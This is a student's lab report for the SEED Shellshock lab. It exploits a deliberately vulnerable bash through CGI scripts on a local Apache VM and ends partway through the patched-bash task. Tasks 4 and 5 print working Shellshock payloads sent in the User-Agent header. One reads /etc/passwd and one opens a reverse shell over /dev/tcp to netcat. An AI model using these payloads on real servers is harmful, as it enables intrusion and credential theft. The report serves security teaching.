
Shellshock Lab

Name: Raman Srivastava

SUID: 946665605


Task 1: Experimenting with Bash Functions




```
[09/30/18]seed@VM:~$ foo='() { echo "hello world";}; echo "extra";'
[09/30/18]seed@VM:~$ echo $foo
() { echo "hello world";}; echo "extra";
[09/30/18]seed@VM:~$ export foo
[09/30/18]seed@VM:~$ bash
[09/30/18]seed@VM:~$ /bin/bash
[09/30/18]seed@VM:~$ /bin/bash_shellshock
extra
[09/30/18]seed@VM:~$ 
```

In this task, bash_shellshock is the vulnerable bash. This is because there's a vulnerability in the file 'variables.c' where the *parse_and_execute()* function parses the function, but also runs the shell command along with it which is passed in the string foo. This is why *echo "extra";* is executed. We can see that this does not happen in the patched version called *bash*.

Task 2: Setting up CGI programs




```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```




```
[09/30/18]seed@VM:~$ sudo cp myprog.cgi /usr/lib/cgi-bin/
[sudo] password for seed:
[09/30/18]seed@VM:~$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
[09/30/18]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[09/30/18]seed@VM:~$ 
```

In this task, a simple CGI program called *myprog.cgi* is created where it prints "Hello World". In the shell, I copied *myprog.cgi* to /usr/lib/cgi-bin/ and set the permission of *myprog.cgi* to 755 for it to be executable. /usr/lib/cgi-bin is the directory for Apache Web Server. We use curl to send the HTTP request to the servers's CGI program.


Task 3: Passing Data to Bash via Environment Variable



```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```




```
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
[09/30/18]seed@VM:~$ sudo chmod 755 /usr/lib/environ.cgi
chmod: cannot access '/usr/lib/environ.cgi': No such file or directory
[09/30/18]seed@VM:~$ sudo chmod 755 /usr/lib/cgi-bin/environ.cgi
[09/30/18]seed@VM:~$ curl http://localhost/cgi-bin/environ.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environ.cgi
REMOTE_PORT=49028
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/environ.cgi
SCRIPT_NAME=/cgi-bin/environ.cgi
[09/30/18]seed@VM:~$ 
```


File Edit View History Bookmarks Tools Help
localhost/cgi-bin/environ.c ×
localhost/cgi-bin/environ.cgi
Most Visited
SEED Labs
Sites for Labs

```
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environ.cgi
REMOTE_PORT=49302
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/environ.cgi
SCRIPT_NAME=/cgi-bin/environ.cgi
```


In the task above, if we notice carefully, few environment variables are exclusive to the place where the HTTP request is made. The difference can be seen in HTTP_USER_AGENT field. In the bash, we can see that it shows curl as HTTP_USER_AGENT because the request is made through curl, compared to Mozilla/5.0 which is the requesting agent for HTTP, and it can be seen in HTTP_USER_AGENT field in the browser snippet. This shows how data from a remote user can get into Environment Variables.

Task 4: Launching the Shellshock Attack



```
[10/01/18]seed@VM:~$ clear
3;J
[10/01/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
```


In this task, I’ve printed the data from the password file by utilizing the vulnerability of the *parse_and_execute()* function. It has displayed us the content of /etc/passwd of the server system because we used /bin/cat to display.



```
[10/01/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[10/01/18]seed@VM:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1646 Sep 12 07:10 /etc/shadow
[10/01/18]seed@VM:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2599 Sep 12 07:10 /etc/passwd
```

I tried to display the /etc/shadow file, the way I displayed /etc/passwd file, but we can see it hasn't shown us anything. This is because, the shadow file does not have the permission to read from the shadow file. The permission list of /etc/shadow and /etc/passwd has been compared and showed in the snippet using ls -l command. This file can only be modified and viewed by the root user, in this case, the root of the server system.

Task 5: Getting a Reverse Shell via Shellshock Attack



```
[10/01/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type: text/plain; ech
o; echo; /bin/bash_shellshock -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localh
ost/cgi-bin/environ.cgi

[10/01/18]seed@VM:~$ 
```

```
[10/01/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 59558)
bash_shellshock: no job control in this shell
bash_shellshock-4.2$ ls -l
ls -l
total 8
-rwxr-xr-x 1 root root 128 Sep 30 23:41 environ.cgi
-rwxr-xr-x 1 root root  85 Sep 30 23:09 myprog.cgi
bash_shellshock-4.2$ ^C
[10/01/18]seed@VM:~$ 
```

/bin/bash_shellshock -i > /dev/tcp/localhost/9090 0<&1 2>&1

The above command is what enables us to get reverse shell when it's passed with

curl -A "() { echo hello;}; echo Content_type:text/plain; echo; echo; /bin/bash_shellshock -i > /dev/tcp/localhost/9090 2>&1 0<&1" http://localhost.cgi-bin/environ.cgi.

We can see that reverse shell is obtained using the Shellshock Attack.

/bin/bash_shellchock -i creates an interactive shell session


/dev/tcp/localhost/9090 command is used to redirect the TCP connection, which in my case is my computer itself, through port 9090

0<&1 is used to tell the system to use standard output device as standard input device. Here, 0 is the File descriptor which means it's referencing to standard input device.


2>&1 is used to tell the system to display all error messages on the standard output device. Here, 2 is the File descriptor which means it's referencing to standard error.

Task 6: Using the Patched Bash


Task 3 on Patched Bash



```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```




```
[10/01/18]seed@VM:~$ gedit environ.cgi
[10/01/18]seed@VM:~$ sudo chmod 755 /use/lib/cgi-bin/environ.cgi
[sudo] password for seed:
chmod: cannot access '/use/lib/cgi-bin/environ.cgi': No such file or directory
[10/01/18]seed@VM:~$ sudo chmod 755 /usr/lib/cgi-bin/environ.cgi
[10/01/18]seed@VM:~$ curl http://localhost/cgi-bin/environ.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environ.cgi
REMOTE_PORT=49376
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
